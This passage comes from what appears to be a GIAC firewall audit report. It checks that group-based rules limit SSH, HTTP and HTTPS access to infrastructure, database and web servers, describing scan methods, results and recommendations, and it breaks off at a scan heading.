
Method – We will test this rule by scanning to the production switch (10.100.100.1) from a member of the infrastructure group. Again, no reason to show results of all scans. We have in fact scanned all the deemed infrastructure equipment. We are, therefore, only showing the result of one scan.



Results – Worked as expected, SSH is the only port allowed through to the production switch.

Scan number 2

Method – Now we will scan from a corporate workstation that is not a member of the infrastructure group.



Results – Just as expected all the ports are blocked

Summary – The infrastructure group is indeed the only group that can get to these servers. Verifying these results with the firewall logs confirmed the results

Further recommendations—Monitor closely who gets added to this group. Make sure anyone in this group has a reserved IP due to objects being attached to IP addresses and rules filtering by objects.

3.1.5 Rule Number 5




This rule controls whom has access to the databases. We know the Infrastructure group has access to all the servers. The only other group that is allowed access to the databases is the members of the database admin group. This rule controls that access. The following is the expected results of this test

- Members of the database admin group should be able to connect to the production and the partner database through SSH port 22. Non-members of the group should not have access

Scan Number 1


Method – The first scan will be to test connectivity from a member of the database group to the Partner/Supplier database. We allow SSH only to the database.



Result – As expected only SSH was allowed, firewall worked as expected.

Scan Number 2


Method – The next test will verify that the database group can get to the production database.



Result – This scan shows that the database group can get to the production database using SSH only.

Scan number 3


Method – This scan is done from a corporate workstation that is not a member of the database group, to the partner database. All ports should be blocked



Result – As you can see all ports are filtered by the firewall. The rule works as expected.

Scan number 4

Method – This scan is done from a corporate workstation that is not a member of the database group to the production database. All ports should be blocked



Result – As you can see all ports are filtered by the firewall. The rule works as expected.

Summary - Rule number five works as expected, the DBA's can access both databases using only SSH and other GIAC employees can't. There is also no access from the outside of GIAC to either database, neither have public addresses assigned to them. We also do not use NAT on these servers. All RFC 1918 traffic is blocked at the border router so there is no need to test this. The firewall logs also confirm our scan results.

Further recommendations – What type of access do the DBAs really need, maybe just giving access to the database management port (Port 5432) would be enough, maybe not. Further investigation could boost security.


3.1.6 Rule Number 6



Rule number 6 allows members of the Web Admins group to access the partner/supplier web server and the production web server. We only allow SSH, HTTP and HTTP over SSL traffic to these servers. These scans will also test the NAT rules, we set up NAT to only NAT from queries outside of GIAC and to retain the original IP address when queried from the corporate network. We will scan the private address from inside the corporate network and the public addresses from outside GIAC, when we get replies back we know the NAT rules work as expected.

Scan number 1


Method – This scan will verify that the firewall is allowing the web admin group access to the partner/supplier web server using SSH, HTTP and HTTP over SSL.



Results – The scan shows that the firewall worked as expected.

Scan number 2


Method – This scan will verify that the firewall is allowing the web admin group access to the production web server using SSH, HTTP and HTTP over SSL.



Results – The scan shows that the firewall worked as expected.

Scan number 3


Method – This scan will verify that the firewall is blocking traffic from employees that are not members of the web admin group to the partner/supplier web server. We will run the scan from a workstation of a non-web admin employee.



Results – The scan shows that the firewall worked as expected.

Scan number 4

